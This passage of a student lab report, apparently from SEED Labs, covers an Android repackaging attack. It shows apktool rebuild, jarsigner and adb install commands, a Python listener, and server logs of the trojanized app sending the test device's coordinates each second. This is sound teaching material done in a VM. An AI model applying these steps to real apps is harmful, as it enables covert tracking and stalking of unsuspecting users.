
```
┌──(kali㉿kali)-[~/andriod]
└─$ apktool b RepackagingLab
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1-dirty
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
W: aapt: brut.common.BrutException: brut.common.BrutException: Could not extract resource: /prebuilt/linux/aapt_64 (
defaulting to $PATH binary)
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
```

Signing with the key pair generated before:



```
┌──(kali㉿kali)-[~/andriod]
└─$ jarsigner -keystore mykey.keystore ./RepackagingLab/dist/RepackagingLab.apk k1
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
jar signed.

Warning:
The signer's certificate is self-signed.

┌──(kali㉿kali)-[~/andriod]
└─$
```

Now ready to install back to the VM, thus installing by using ADB as:




```
┌──(kali㉿kali)-[~/andriod]
└─$ adb install RepackagingLab/dist/RepackagingLab.apk
Performing Streamed Install
Success

┌──(kali㉿kali)-[~/andriod]
└─$
```

Thus, the new malicious apk file is in the android VM and now will set permissions and other things to start the attack and get the victim's location.

- **Subtask 6.4: Enabling VM permissions**


Permitting the app in VM as:


6:23

App permissions

Repackaging Lab

Location


6:24

App info


Repackaging Lab
version 1.0

UNINSTALL
FORCE STOP

Storage
3.98 MB used in Internal storage

Permissions
Location


Thus, the location permissions are granted to the app. Also starting the mock location


SEED LABS : MOCK LOCATION APPLICATION

NEW YORK : OFF
SAN FRANCISCO : OFF
PARIS : ON
SHANGHAI : OFF
AGRA : OFF


- **Subtask 6.5: Triggering attack code**

The attack will be triggered after changing time as we can see our server has received nothing by only opening the app:



```
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Now changing the time:



Date & time


Automatic date & time
Use network-provided time

Set date
September 18, 2022


Set time
6:28 AM

Select time zone
GMT-04:00 Eastern Daylig

Use 24-hour format
1:00 PM




Thus, now we started receiving traffic to the server for each second:




```
10.0.2.10 - - [18/Sep/2022 00:03:23] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:24] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:24] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:25] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:25] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:26] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:26] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:27] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:27] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:28] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:28] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:29] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:29] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:30] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:30] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:31] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:31] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:32] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:32] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:33] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:33] "GET /location.php?lat=48.858215&lng=2.2958 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:34] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:34] "GET /location.php?lat=48.858723&lng=2.296556 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:35] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:35] "GET /location.php?lat=48.858723&lng=2.296556 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:36] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:36] "GET /location.php?lat=48.858723&lng=2.296556 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:37] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:37] "GET /location.php?lat=48.858723&lng=2.296556 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:38] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:38] "GET /location.php?lat=48.858723&lng=2.296556 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:39] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:39] "GET /location.php?lat=48.858723&lng=2.296556 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:40] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:03:40] "GET /location.php?lat=48.858723&lng=2.296556 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:03:41] code 404, message File not found
```


- **Subtask 6.6: Tracking the victim**


Now we will change locations in the mock location app and will track the victim







```
10.0.2.10 - - [18/Sep/2022 00:08:37] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:37] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:38] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:38] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:39] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:39] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:40] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:40] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:41] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:41] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:42] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:42] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:43] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:43] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:44] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:44] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:45] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:45] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:46] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:46] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:47] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:47] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
10.0.2.10 - - [18/Sep/2022 00:08:48] code 404, message File not found
10.0.2.10 - - [18/Sep/2022 00:08:48] "GET /location.php?lat=31.194186&lng=121.316926 HTTP/1.1" 404 -
```







```
10.0.2.10 - - [18/Sep/2022 00:09:42] "GET /location.php?lat=40.68875&lng=-74.04498 HTTP/1.1" 404 -
```





```
10.0.2.10 - - [18/Sep/2022 00:10:36] "GET /location.php?lat=27.173837&lng=78.040693 HTTP/1.1" 404 -
```





```
10.0.2.10 - - [18/Sep/2022 00:11:33] "GET /location.php?lat=48.857181&lng=2.294271 HTTP/1.1" 404 -
```

Thus, we can see the victim was being tracked by changing the locations were getting different longitudes and latitudes of the victim.

Conclusion

All the learning outcomes were achieved, and the lab taught a different aspect of attacks in android. A survey conducted by Ruder Finn (a PR agency) showed that “91% of smartphone users go online to socialize compared to only 79% of traditional desktop users”. This shows the need of the hour to have extensive knowledge about this field.

Cyberstalking, cyberbullying, and sexual harassment have increased a great deal in the last decade. 2000 personal survey conducted by Growth from Knowledge, and they narrated that only in the US nationwide, 81 percent of women and 43 percent of men experience sexual harassment in their lifetime. One of the main sources is the availability of mobile phones.

As a cyber security student, this lab was helpful as it made my interest in android vulnerability and protection domain.